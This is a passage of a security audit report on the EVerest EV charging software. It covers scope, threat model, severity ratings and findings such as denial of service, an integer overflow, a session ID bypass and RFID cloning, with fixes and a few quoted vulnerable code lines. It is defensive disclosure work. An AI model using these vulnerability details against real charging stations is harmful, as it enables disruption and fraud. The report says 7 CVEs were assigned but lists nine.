EVerest Security Audit

Technical report

Reference 25-07-2250-REP
Version 1.1
Date 2026-01-20

Quarkslab SAS
10 boulevard Haussmann
75009 Paris
France



Legal Notice

This report reflects the work and results obtained within the duration of the audit on the specified scope (see Section 2.1) and as agreed between the OSTIF, EVerest, and Quarkslab. Tests are not guaranteed to be exhaustive and the report does not ensure the code is bug or vulnerability free.

About OSTIF

The **Open Source Technology Improvement Fund (OSTIF)** is dedicated to resourcing and managing security engagements for open source software projects through partnerships with corporate, government, and non-profit donors. We bridge the gap between resources and security outcomes, while supporting and championing the open source community whose efforts underpin our digital landscape.

Over the past ten years, OSTIF has been responsible for the discovery of over 800 vulnerabilities, (121 of those being Critical/High), over 13,000 hours of security work, and millions of dollars raised for open source security. Maximizing output and security outcomes while minimizing labor and cost for projects and funders has resulted in partnerships with multi-billion dollar companies, top open source foundations, government organizations, and respected individuals in the space. Most importantly, we've helped over 120 projects and counting improve their security posture.

Our directive is to support and enrich the open source community through providing public-facing security audits, educational resources, meetups, tooling, and advice. OSTIF's experience positions us to be able to share knowledge of auditing with maintainers, developers, foundations, and the community to further secure our infrastructure in a sustainable manner.

We are a small team working out of Chicago, Illinois. Our website is ostif.org. You can follow us on social media to keep up to date on audits, conferences, meetups, and opportunities with OSTIF, or feel free to reach out directly at contactus@ostif.org or our Github.

Derek Zimmer, Executive Director
Amir Montazery, Managing Director
Helen Woeste, Communications and Community Manager
Tom Welter, Project Manager



1. Project information

1.1. Document history

Version	Date	Details	Authors
1.0	2025-08-20	Initial version	Sébastien Rolland, Philippe Azalbert
1.1	2026-01-20	Add CVEs references	Sébastien Rolland, Philippe Azalbert

1.2. Contacts

1.2.1. Quarkslab

Name	Role	Email
Frédéric Raynal	CEO	`fraynal@quarkslab.com`
Sébastien Kaczmarek	Project Manager	`skaczmarek@quarkslab.com`
Philippe Azalbert	R&D Engineer	`pazalbert@quarkslab.com`
Sébastien Rolland	R&D Engineer	`srolland@quarkslab.com`

1.2.2. OSTIF

Name	Role	Email
Amir Montazery	Managing Director	`amir@ostif.org`
Helen Woeste	Operations, Communications and Community	`helen@ostif.org`
Tom Welter	Project Manager	`tom@ostif.org`

1.2.3. EVerest

Name	Role	Email
Kai-Uwe Hermann	System Architect	`kai-uwe.hermann@pionix.de`
Ryan Cryar	Cybersecurity researcher	`ryan.cryar@nrel.gov`
Piet Gömpel	Team Lead Open Source Development	`piet.goempel@pionix.de`

Contents

1. Project information **1**
- 1.1. Document history . . . 1
- 1.2. Contacts . . . 1

2. Executive Summary **4**
- 2.1. Context . . . 4
- 2.2. Objectives . . . 4
- 2.3. Methodology . . . 4
- 2.4. Findings Summary . . . 6
- 2.5. Recommendation and Action Plan . . . 8
- 2.6. Conclusions . . . 10

3. Reading Guide **11**
- 3.1. Executive summary . . . 11
- 3.2. Metric definition . . . 11

4. Introduction **13**
- 4.1. EVerest . . . 13
- 4.2. Scope . . . 13
- 4.3. Cartography . . . 13
- 4.4. Setup . . . 15

5. Methodology **19**
- 5.1. Defining a Threat Model . . . 19
- 5.2. Static analysis . . . 19
- 5.3. Dynamic analysis . . . 19

6. Threat Model **20**
- 6.1. Overview . . . 20
- 6.2. Assets . . . 21
- 6.3. Threat actors . . . 22
- 6.4. Out-of-scope asset/attack surface and hardening points . . . 22
- 6.5. Attack surfaces . . . 23
- 6.6. Scenarios . . . 23

7. Audit **25**
- 7.1. EvseManager module . . . 25
- 7.2. OCPP . . . 28
- 7.3. Token management . . . 34
- 7.4. ISO 15118-2 . . . 41
- 7.5. ISO 15118-20 . . . 58

8. Technical Conclusion **87**

A. Fuzzing harnesses **89**
A.A. ISO 15118-20 89
A.B. EvseV2G module - ISO 15118-2 91

Bibliography **114**

2. Executive Summary

Note: Metric definition and vulnerability classification are detailed in the reading guide (Chapter 3)

2.1. Context

The Open Source Technology Improvement Fund (OSTIF), thanks to funding provided by Sovereign Tech Fund (STF), engaged with Quarkslab to perform a security audit of EVerest. The OSTIF and Quarkslab have collaborated on several security assessments through the years, in the context of securing widely used and crucial open-source projects, such as:

- Audit of the Notary Project, 2025
- Audit of PHP-SRC, 2024
- Audit of Operator Fabric, 2024
- Cloud Native Buildpacks security audit, 2024
- Kuksa security audit, 2024
- Falco security audit, 2023

The duration of the assessment was 42 days. This report presents the results of the security assessment.

2.2. Objectives

The goal of the audit was to assist EVerest developers in increasing the security of the project. The project codebase was assessed on the scope defined by the Threat Model *(Chapter 6)*, shared with the EVerest team before the start of the assessment. This assessment was conducted during an allocated amount of time in order to find issues and vulnerabilities in the code base and the protocols EVerest has implemented.

2.3. Methodology

To evaluate the security of the EVerest solution, Quarkslab team began by familiarizing with the project architecture and identifying the key tasks outlined in the audit scope. This involved gathering and analyzing all available documentation and resources related to the project.

Once a comprehensive understanding of the project structure was established, including the relationships between various components, modules and their interaction between each others and with end-users, Quarkslab developed a threat model. This model incorporated the team's acquired knowledge and the derived attack surface. It was subsequently presented to EVerest's core developers for feedback and alignment.

The evaluation combined both static and dynamic analysis techniques. Static analysis focused on reviewing the source code to uncover implementation flaws or logic vulnerabilities within the defined assessment targets. Dynamic analysis was used to enhance the team's

understanding of EVerest workflows and to complement the static review through techniques such as fuzzing and hypothesis validation.

The security audit followed these key steps:

Step 1: Discovery

- Develop a holistic understanding of the EVerest architecture, including its components and modules, their interactions, and the underlying technologies.

Step 2: Threat Modeling

- Based on the acquired knowledge, identify the attack surface, potential threat actors, and plausible attack scenarios to construct a comprehensive threat model.

Step 3: Static Analysis and Manual Review

- Perform static code analysis and manual inspection to detect potential vulnerabilities, bugs, and insecure coding practices.

Step 4: Dynamic Testing

- Conduct dynamic analysis to observe components and modules behavior in runtime, execute fuzzing campaigns, and validate or refute findings from the static review.

2.4. Findings Summary

During the time frame of the security audit, Quarkslab has discovered several security issues and vulnerabilities, among which:

- 6 security issues considered as high severity;
- 6 security issues considered as medium severity;
- 5 security issues considered as low severity;
- 3 issues considered informative.

Info

As a result, 7 CVEs were assigned following this collaboration, namely:

- CVE-2025-68133 for **HIGH-10**
- CVE-2025-68134 for **HIGH-15**
- CVE-2025-68135 for **HIGH-16**
- CVE-2025-68136 for **HIGH-17**
- CVE-2025-68137 for **HIGH-18**
- CVE-2025-68138 for **MEDIUM-5**
- CVE-2025-68139 for **MEDIUM-8**
- CVE-2025-68140 for **MEDIUM-13**
- CVE-2025-68141 for **MEDIUM-20**

ID	Name	Perimeter
HIGH-6	RFID token vulnerable to cloning and emulation attacks	Validation token
HIGH-10	Unlimited connections leads to DoS because of operating system resource exhaustion	EvseV2G
HIGH-15	Use of assert functions potentially lead to denial of service	Evse15118D20 - libiso15118D20
HIGH-16	Inadequate exception handling leads to denial of service	Evse15118D20 - libiso15118D20
HIGH-17	Inadequate session handling can lead to memory-related errors or exhaustion of the operating system's file descriptors, resulting in a denial of service	Evse15118D20 - libiso15118D20
HIGH-18	Integer Overflow and Signed to Unsigned conversion lead to either stack buffer overflow or infinite loop	Evse15118D20 - libiso15118D20
MEDIUM-1	Concatenation of strings literal and integers	Global
MEDIUM-5	Memory exhaustion in libocpp	Charge point availability
MEDIUM-8	By default, the EV is responsible for closing the connection if the module encounters an error during request processing	EvseV2G

ID	Name	Perimeter
MEDIUM-13	Null session ID bypasses session ID verification	EvseV2G
MEDIUM-14	Sequence state validation bypass	EvseV2G
MEDIUM-20	Null pointer dereference during DC_ChargeLoopRes document deserialization	Evse15118D20 - libiso15118D20
LOW-2	Session logging parameters may enable path traversal, XSS, log overwriting, or logging disablement.	EvseManager
LOW-4	Use of weak ciphers for TLS1.2 in OCPP websockets	OCPP websockets security
LOW-7	Default value for TLS usage is set to prohibit	EvseV2G
LOW-9	Weak TLS ciphersuite	EvseV2G
LOW-12	V2G messages are processed and most of the time published before any verification	EvseV2G
INFO-3	Used OpenSSL version has known vulnerabilities	OCPP websockets security
INFO-11	Predictable session ID	EvseV2G
INFO-19	libiso15118D20 session deserializes responses	Evse15118D20 - libiso15118D20

2.5. Recommendation and Action Plan

ID	Recommendation
HIGH-6	Use NFC card supporting secure authentication, like Mifare Ultralight C or Mifare Ultralight AES to ensure legitimate card is used.
HIGH-10	First, verification should be performed before starting a new thread. Second, verification should not rely on the ISO 15118-2 connection state but instead on a new mechanism that is established as soon as a new connection is accepted and a new thread is created.
HIGH-15	`assert` should not be used in production and should be replaced with proper error handling instead.
HIGH-16	`TbdController` loop should not exit unless unrecoverable error has been encountered, and if so, the whole module should be terminated.
HIGH-17	`IConnection` implementations classes should implement proper destructors in order to remove their callbacks as well as their registered file descriptors from the `poll_manager`.
HIGH-18	Constant values such as the header length `V2GTP_HEADER_SIZE` should be defined as `size_t` type (<number>UL). Additionally, check that packet length < `SSIZE_MAX` - 8 before storing it. To go further, compilers GCC and Clang built-in such as `__builtin_add_overflow` could be added.
MEDIUM-1	Use format strings instead of concatenating integer to them. Clang `WString-plus-int` compilation flag can be used to track them. More generally, `Wformat-security` also can be used, for both Clang and GCC as long as the latter version is greater or equals to 14.2. However, this flag is more generic and less accurate. Additionally, the Clang `signed-integer-overflow` and `unsigned-integer-overflow` sanitizers can be used during testing. More generally, the integer sanitizer, which combines these and adds a few others, can also be used.
MEDIUM-5	Ensure call to `strdup` is performed once, or the pointers are freed after each attempts
MEDIUM-8	Security-related features should be enabled by default, and only disabled by operators if it isn't required. Since incoming connections may originate from malicious users, errors during request processing must not be ignored.
MEDIUM-13	In addition to the verifications already performed, the session ID should also be checked to ensure it is not null.
MEDIUM-14	Errors related to the state sequence should not be ignored as it may lead to unexpected behavior.
MEDIUM-20	In this context, the `tax_costs` vector should be resized before assignation. Additionally, the vector should not be accessed through its index like a C array but using the vector `at` methods: `tax_costs.at(index)` which throw an `out-of-range` exception.

ID	Recommendation
LOW-2	Configuration parameters should be properly sanitized before being used.
LOW-4	`AES128-GCM-SHA256` and `AES256-GCM-SHA384` ciphers need to be removed from the `internal.json` configuration file as they do not allow forward secrecy, based on NIST recommendation.
LOW-7	Security related features should be activated by default, and later deactivated by operators if it isn't required.
LOW-9	Use ciphersuites with perfect forward secrecy and AEAD based only such as `ECDHE-ECDSA-AES256-GCM-SHA256` and `ECDHE-ECDSA-CHACHA20-POLY1305`
LOW-12	The validity of messages with respect to current session as well as expected sequence should be checked before any other operation.
INFO-3	Use the Long Term Support (LTS) version of OpenSSL .
INFO-11	Session IDs should rely on a cryptographically secure pseudo random generator algorithm.
INFO-19	If the library aims at being used for both Electric Vehicle Supply Equipment (EVSE) and Electric Vehicle (EV), the controller, session and the underlying parsing methods should either handle EVSE or EV messages, but not both.

2.6. Conclusions

Quarkslab identified several vulnerabilities and implementation bugs within EVerest. Most of these issues do not require specific preconditions or elevated privileges to exploit, particularly the memory-related ones. Their presence poses a serious security risk.

At the same time, Quarkslab acknowledges the significant security engineering efforts invested by the EVerest development team. The architecture demonstrates a strong emphasis on isolation, mainly thanks to the framework's modular design which reduces the severity of some findings, and prevents certain weaknesses from becoming actual vulnerabilities.

Alongside the vulnerability disclosures, Quarkslab provided actionable recommendations and mitigation strategies to address the identified issues.

By addressing these findings, the EVerest maintainers have the opportunity to further improve the robustness of the project, ensuring greater resilience in production environments and strenghtening to the overall security posture of the framework.

3. Reading Guide

This reading guide describes the different sections present in this report and gives some insights about the information contained in each of them and how to interpret it.

3.1. Executive summary

The executive summary Section 2 presents the results of the assessment in a non-technical way, summarizing all the findings and explaining the associated risks. For each vulnerability, a severity level is provided as well as a name or short description, and one or more mitigation, as shown below.

ID	Name	Category
CRITICAL	Vulnerability Name #1	Injection
HIGH	Vulnerability Name #2	Remote code injection
MEDIUM	Vulnerability Name #3	Denial of Service
LOW	Vulnerability Name #4	Information leak

Each vulnerability is identified throughout this document by a unique identifier `<LEVEL>-<ID>`, where `ID` is a number and `LEVEL` the severity (`INFO`, `LOW`, `MEDIUM`, `HIGH` or `CRITICAL`). Every vulnerability identifier present in the vulnerabilities summary table is a clickable link that leads to the corresponding technical analysis that details how it was found (and exploited if it was the case). Severity levels are explained in Section 3.2.

The executive summary also provides an action plan with a focus on the identified *quick wins*, some specific mitigation that would drastically improve the security of the assessed system.

3.2. Metric definition

This report uses specific metrics to rate the severity, impact and likelihood of each identified vulnerability.

3.2.1. Impact

The impact is assessed regarding the information an attacker can access by exploiting a vulnerability but also the operational impact such an attack can have. The following table summarizes the different levels of impact we are using in this report and their meanings in terms of information access and availability.

CRITICAL	Allows a total compromise of the assessed system, allowing an attacker to read or modify the data stored in the system as well as altering its behavior.

HIGH	Allows an attacker to impact significantly one or more components, giving access to sensitive data or offering the attacker a possibility to pivot and attack other connected assets.
MEDIUM	Allows an attacker to access some information, or to alter the behavior of the assessed system with restricted permissions.
LOW	Allows an attacker to access non-sensitive information, or to alter the behavior of the assessed system and impact a limited number of users.

3.2.2. Likelihood

The vulnerability likelihood is evaluated by taking the following criteria in consideration:

- **Access conditions**: the vulnerability may require the attacker to have physical access to the targeted asset or to be present in the same network for instance, or can be directly exploited from the Internet.
- **Required skills**: an attacker may need specific skills to exploit the vulnerability.
- **Known available exploit**: when a vulnerability has been published and an exploit is available, the probability a non-skilled attacker would find it and use it is pretty high.

The following table summarizes the different level of vulnerability likelihood:

CRITICAL	The vulnerability is easy to exploit even from an unskilled attacker and has no specific access conditions.
HIGH	The vulnerability is easy to exploit but requires some specific conditions to be met (specific skills or access).
MEDIUM	The vulnerability is not trivial to discover and exploit, requires very specific knowledge or specific access (internal network, physical access to an asset).
LOW	The vulnerability is very difficult to discover and exploit, requires highly specific knowledge or authorized access

3.2.3. Severity

The severity of a vulnerability is defined by its impact and its likelihood, following the following table:

		Impact			
		●●●●	●●●○	●●○○	●○○○
Likelihood	●●●●	CRITICAL	CRITICAL	HIGH	MEDIUM
	●●●○	CRITICAL	HIGH	HIGH	MEDIUM
	●●○○	HIGH	HIGH	MEDIUM	LOW
	●○○○	MEDIUM	MEDIUM	LOW	LOW

4. Introduction

4.1. EVerest

4.2. Scope

The audit focused on the publicly available EVerest GitHub repositories, located under the official EVerest GitHub organization[1].

Project	EVerest
Repository	https://github.com/EVerest/everest-core
Last commit date	June 19 2025
Commit hash	95921bbdfbf1125a2274ced7b0fd2ce1148974f0

Table 1: Audit scope details.

Additionally, EVerest dependency manager downloads the following EVerest dependencies as per **everest-core** `dependencies.yaml`:

Project	**Repository**	**Git tag/Commit hash**
everest-framework	/everest-framework	v0.21.1
libtimer	/libtimer	v0.1.2
libslac	/libslac	v0.3.0
libfsm	/libfsm	v0.2.0
libcbv2g	/libcbv2g	v0.3.1
libiso15118	/libiso15118	v0.6.0
libevse-security	/libevse-security	3b1231392c9f93e1a1375e4691cb20b83cc63a9b
libocpp	/libocpp	7b4ba2c8a106b2eefad4009b515148888ba1133a
Josev	/ext-switchev-iso15118	2025.5.0
everest-utils	/everest-utils	v0.5.2
libnfc-nci	/linux_libnfc-nci	2024.11.0

Table 2: Additional audit scope details.

Note: A more detailed scope was defined during the creation of the Threat Model, Chapter 6 and can be found in the corresponding section.

4.3. Cartography

This section outlines the various components of the EVerest solution that Quarkslab's auditors identified and/or assessed, organized by modules. Note that this list is not exhaustive.

4.3.1. Core Control Modules

EvseManager: Central module managing one EVSE (charging connector), handling high-level charging logic, session control, and data collection.

Auth: Handles authorization and authentication for charging sessions.

EnergyManager: Manages power distribution and energy allocation across multiple charging points.

EnergyNode: Represents energy connection points in the energy management system.

EvseSecurity: Handles certificates, keys, and security operations.

4.3.2. Communication & Protocol Modules

OCPP: Implements OCPP 1.6 protocol for communication with central management systems.

OCPP201: Implements OCPP 2.0.1 and 2.1 protocols.

API: Provides external control interface for the charging station.

EvseV2G: Implements ISO15118-2 and DIN70121 for high-level communication with vehicles.

Evse15118D20: Implements ISO15118-20 protocol.

EvseSlac: Handles Signal Level Attenuation Characterization (SLAC) for Power Line Communication (PLC) communication.

IsoMux: Multiplexes between different ISO15118 protocol versions.

4.3.3. Hardware Interface Modules

YetiDriver: Board support package for Yeti hardware platform.

MicroMegaWattBSP: Board support for MicroMegaWatt hardware.

PhyVersoBSP: Board support for PhyVerso hardware.

4.3.4. Power Measurement Modules

GenericPowermeter: Generic power meter interface.

LemDCBM400600: Driver for LEM DCBM 400/600 power meter.

IsabellenhuetteIemDcr: Driver for Isabellenhütte IEM-DCR power meter with HTTP/REST communication.

4.3.5. Authentication, Token & Payment Modules

PN532TokenProvider: RFID token provider using PN532 chip.

PN7160TokenProvider: RFID token provider using PN7160 chip.

RsIskraMeter: Rust-based Iskra meter driver.

RsPaymentTerminal: Rust-based payment terminal interface.

4.3.6. System & Utility Modules

System: System-wide operations like firmware updates and resets.

ErrorHistory: Manages error logging and history.

PersistentStore: Handles persistent data storage.

Store: General data storage module.

4.3.7. Simulation & Testing Modules

PyEvJosev: Python-based EV simulator using Josev.

EvManager: EV simulation manager.

DummyV2G: Dummy V2G implementation for testing.

DummyTokenProvider: Dummy token provider for testing.

4.4. Setup

4.4.1. Environment

To install, dynamically test, and assess EVerest, Quarkslab's auditors used the following environment specifications:

Operating System	Ubuntu 24.04.2 LTS
Architecture	x86_64
Linux Kernel	6.8.0-51
Compiler	Clang 18.1.3

Table 3: Environment details

4.4.2. Build

EVerest was built and configured following the official documentation [2].

MEDIUM-1	Concatenation of strings literal and integers		
Likelihood	●○○○	**Impact**	●●●○
Perimeter	Global		

Description

In several places, integer values are concatenated to literal strings when throwing errors, resulting in pointers arithmetic instead of printing the integer value as expected, like most of interpreted languages. This can be used by malicious operator to read unintended memory regions, including the heap and the stack.

Recommendation

Use format strings instead of concatenating integer to them. Clang `WString-plus-int` compilation flag can be used to track them. More generally, `Wformat-security` also can be used, for both Clang and GCC as long as the latter version is greater or equals to 14.2. However, this flag is more generic and less accurate. Additionally, the Clang `signed-integer-overflow` and `unsigned-integer-overflow` sanitizers can be used during testing. More generally, the integer sanitizer, which combines these and adds a few others, can also be used.

On a 64-bit architecture, concatenating 4-byte integers to literal strings may be exploited in order to extract other literal strings. However, if the concatenated value is a 8-byte integer or the architecture is 32-bit, since literal strings are usually stored in `rodata` section at very low addresses, this vulnerability can potentially be exploited in order to read the whole content of the memory, including the heap, the stack and the stack canary.

Concatenation of 4-byte integers occurs in the following locations:

- ***everest-core/lib/staging/external_energy_limits/external_energy_limits.cpp:15***

```
1  throw std::runtime_error("No mapping configured for evse_id: " +
   evse_id);
```
C++

- ***everest-core/lib/staging/external_energy_limits/external_energy_limits.cpp:32***

```
1  throw std::runtime_error("No mapping configured for evse_id: " +
   evse_id);
```
C++

Concatenation of 8-byte integers (on 64-bit architectures) occurs in the following locations:

- ***libocpp/lib/ocpp/v2/init_device_model_db.cpp:701***

```cpp
throw InitDeviceModelDbError("Delta monitors must have a reference value set:" + variable_id);
```

- *libocpp/lib/ocpp/v2/init_device_model_db.cpp:711*

```cpp
throw InitDeviceModelDbError("Can not insert monitor for variable id:" + variable_id);
```

- *libocpp/lib/ocpp/v2/init_device_model_db.cpp:748*

```cpp
throw InitDeviceModelDbError("Can not update monitor for variable id:" + variable_id);
```

4.4.3. Simulation

EVerest Software-In-Loop (SIL) simulation was configured, mostly following the official documentation [3]. The framework requires a MQTT server for its modules to communicate between each others. As the official documentation seems to contain erroneous instructions, the server was started as follows:

```bash
everest-workspace/$ git clone https://github.com/EVerest/everest-dev-environment.git
everest-workspace/$ cd everest-dev-environment/docker
everest-workspace/everest-dev-environment/docker$ docker compose up -d mqtt-server
```

4.4.4. Debug

To debug the different modules of EVerest, Quarkslab's auditors employed the following VSCode debugging configuration. The official documentation[4] was not strictly followed. Instead of starting the modules in standalone mode, we chose to attach to them to better reflect a real-world scenario as our usage was oriented towards offensive security testing.

Additionally, `gdb` was configured to follow childs processes if the attached process forks. Note that the example below applies specifically to the EvseV2G module and does not represent the complete configuration.

```json
  "version": "0.2.0",
  "configurations": []
  {
      "name": "(gdb) Attach EvseV2G",
      "type": "cppdbg",
      "request": "attach",
      "program": "${workspaceFolder}/build/dist/libexec/everest/modules/EvseV2G/EvseV2G",
      "MIMode": "gdb",
      "miDebuggerPath": "/usr/bin/gdb",
```

```
10        "setupCommands": [
11            {
12                "description": "Enable pretty-printing for gdb",
13                "text": "-enable-pretty-printing",
14                "ignoreFailures": true
15            },
16            {
17                "description": "Set Disassembly Flavor to Intel",
18                "text": "-gdb-set disassembly-flavor intel",
19                "ignoreFailures": true
20            },
21            {   "description": "The new process is debugged after a fork. The
              parent process runs unimpeded.",
22                "text": "-gdb-set follow-fork-mode child",
23                "ignoreFailures": true
24            }
25        ]
26    },
```

5. Methodology

5.1. Defining a Threat Model

Defining a relevant threat model is the initial step of the audit. It provides an overview of the project's work. More importantly, this step identifies the project's assets and critical functionalities from which high-level attack scenarios can be extrapolated. This model will guide the next steps of the audit. Identifying the critical features and assets of EVerest is necessary for the creation of realistic scenarios. A real-world approach is important to identify the most relevant attack vectors and vulnerabilities.

5.2. Static analysis

5.2.1. Automated Static Analysis

This part of the audit aims to run several automated security tools on the audited code base. Most of these tools are open-source and could be integrated in a continuous integration workflow. This process aims to identify technical problems related to the used technologies (e.g.: programming language, libraries, infrastructure-as-code etc.).

Info

Apart Clang compile-time warnings, automated static analysis, was not conducted during this assessment as there were tools already integrated in EVerest's like Cppcheck and Clang-Tidy

5.2.2. Manual Static Analysis

The manual review consists of looking into the code base of the tool. It can be seen as multiple iterations of the following workflow:

- understanding of the inner workings of various parts of the code base;
- imagining concrete attack scenarios based on the code and the threat model;
- testing the scenarios using tests to validate or reject it.

This process aims to identify logical and memory related vulnerabilities.

5.3. Dynamic analysis

Dynamic analysis was done through testing, thanks to EVerest SIL, debugging and fuzzing, which can also be either manual or automated. This process again aims to identify memory related, logical or implementation-specific vulnerabilities. It complements the manual review by automating vulnerability tests.

6. Threat Model

Quarkslab auditors studied meticulously, within the given assessment time frame, the EVerest software architecture with the objective to define a formal threat model. To do that, they had to first identify the execution context and the critical physical and logical assets involved. Based on the results, a set of threat actors, attack scenarios and attack surfaces were defined and are presented in this document.

6.1. Overview

Figure 1 below presents the key components of a charging station using the EVerest framework. It highlights most of the assets and allows the identification of the various attack surfaces.




Figure 1: *EVerest key components, assets and attack surfaces*

To fit various use cases, the EVerest framework offers a modular design, with several modules that could be adapted. As not all modules are mandatory and regarding the allotted time frame for this audit, simulator modules and specific hardware-dedicated ones were excluded from this threat model.

An exception was done on modules handling hardware that is physically exposed on the EVSE, like RFID readers and payment terminals.

All other modules are considered key components of the EVerest framework.

6.2. Assets

Depending on its goals, a threat actor oversees a set of assets that could be managed by the EVerest framework present on the operating system running on the charge point. Quarkslab's auditors identified the followings.

6.2.1. EVerest firmware

Firmware updates being possible using the OCPP protocol, its integrity must be ensured to prevent an attacker to tamper with it.

6.2.2. Cryptographic materials

Several certificates could be involved for EV-to-EVSE and EVSE-to-CSMS communication, depending on the protocol used. An actor could have interest in tampering with or exfiltrating certificates stored on the charging station or an electric vehicle that connects to it.

6.2.3. Validation token

EVerest uses tokens that could be exchanged between modules and/or the CSMS, to authorize a charge. Replaying a captured token or crafting a malicious one could allow an attacker to start an unauthorized charge or disrupt the normal behavior of the charging station.

6.2.4. Billing

As an EVSE delivers energy from a provider, the owner of the charging station must be able to properly bill what has been consumed. An attacker could seek to bypass the billing process, exfiltrate payment information, or redirect billing to an account he owns.

6.2.5. Configuration files

Each module runs according to its YAML configuration file. An actor tampering with those configurations could alter the behavior of the EVSE. Furthermore, credentials could be present on some configuration file, read access from an attacker must be prevented. This point also applies to configuration files of the operating system that EVerest is running on.

6.2.6. Energy management

A charging station interacts with the power grid to request energy that will be delivered to the electric vehicle. It needs to measure the amount of current consumed for billing and be able to reach specific voltages regarding the EV capability. Incorrect energy measurement or improper current availability could lead to a denial-of-service of the EVSE or have a financial impact on the charging point owner.

6.3. Threat actors

In the context of the current audit, threat actors are identified based on the assets they would target to reach one or several specific goals. They are further refined based on practical assumptions about their access scope and behavioral intent.

Quarkslab's auditors found **malicious EVSE operators** a realistic threat actor, however as the EVerest framework is not handling roles, it is considered as out-of-scope.

1. **Malicious user**

An electric vehicle user wanting to charge its car for free or, at least, reduce the cost of the charge. Such an actor could also seek to bypass a reservation or current charge to be able to charge its car.

2. **Competitor**

Entity owning charging stations or being financially affected by other charging stations, wanting to alter the defined behavior or the availability of EVSEs he does not own.

3. **Malicious actor**

Criminal organization seeking to perform ransomware attacks on the charging point, exploit it as a botnet, or tamper/hijack modules related to billing in order to collect money.

6.4. Out-of-scope asset/attack surface and hardening points

While studying the EVerest framework to design the threat model, Quarkslab's auditors identified several critical components used internally, considered as out-of-scope, that could be hardened.

1. Direct access to the operating system and services executed on it is considered out-of-scope

For instance, the MQTT broker, used to exchange data between modules, could be exploited by an attacker if the operating system is not properly configured. The default MQTT configuration allows insecure communication and does not imply authentication. For example, native setting of IPv4 and IPv6 iptables on a Linux operating system will expose the MQTT service over powerline communication, which will be at risk. Quarkslab's auditors recommend setting by default critical security settings of external services used by EVerest, and/or adding security guidelines to the documentation to help EVerest users to deploy properly secured charging points.

2. Access to internal hardware equipment (power modules, network connectivity...) is considered out-of-scope.

As charging station running EVerest could be publicly exposed, for physical attack surfaces, only external interfaces a user can interact with were considered – internal hardware equipments being dependent on the integration and anti-tampering techniques used.

6.5. Attack surfaces

EVerest is a framework handling the various communication protocols required for EV chargers. It requires an operating system to be run on, Linux being recommended for native build.

The attack surface for the current assessment is defined based on the defined threat actors, identified assets and out-of-scope components.

Quarkslab auditors defined the following attack surfaces:

1. **Charging plug**

Main element of an EVSE, it is used to deliver power from the charging station to the electric vehicle. In order to be able to start/stop the charging process, and depending on the standard of the plug, dedicated pins are used to establish a connectivity between the EVSE and the EV.

With the Control Pilot and Protective Earth pins, Type 1/2 and CCS plugs support high-level communication, enabling the use of IP-based protocols with powerline communication.

The Type 4 plug, for the CHAdeMO protocol, relies on a CAN bus between the EV and the EVSE to exchange data, reducing the capability an attacker could exploit through this media.

2. **OCPP connectivity**

To interact with a remote charging management system EVerest framework supports the OCPP protocol. Insecure communication between the EVSE and the CSMS could allow a threat actor to capture sensitive data or interact with the charge point.

3. **External interfaces**

If the ISO 15118 standard is implemented in EVerest, not all electric vehicles will support the Plug & Charge technology. External identification means could be used to authenticate or bill the user, including RFID readers and payment terminals.

PN532 and PN7510 RFID readers and Zeig payment terminals are natively supported, EVSE integrators can develop their own modules to accept other hardware.

Being exposed on the EVSE, a threat actor could exploit those interfaces to send malicious signals.

For this threat model, Quarkslab's auditors considered optional RFID reader or payment terminal as an external interface.

6.6. Scenarios

The following threat scenarios are elaborated using the above assumed threat actors. The scenarios are intentionally kept generalized to provide flexibility to Quarkslab's auditors given the limited time frame and the complexity of the project and its various modules.

6.6.1. Denial-of-Service

Through malicious signals sent over external interfaces, a threat actor could seek to stop a charge or disable the charging station. It could be a malicious user who wants to get access to an occupied charging station or a competitor aiming to prevent the EVSE from being used.

Exploiting reservation systems supported by the OCCP, a competitor could also try to impersonate the CSMS server to send fake reservations, preventing users from using the charging station.

6.6.2. Command injection

Using malformed packets on the various interfaces, a threat actor could aim to inject commands on the EVSE to alter its behavior, retrieve or modify cryptographic material of configuration files, for example.

6.6.3. Authorization bypass

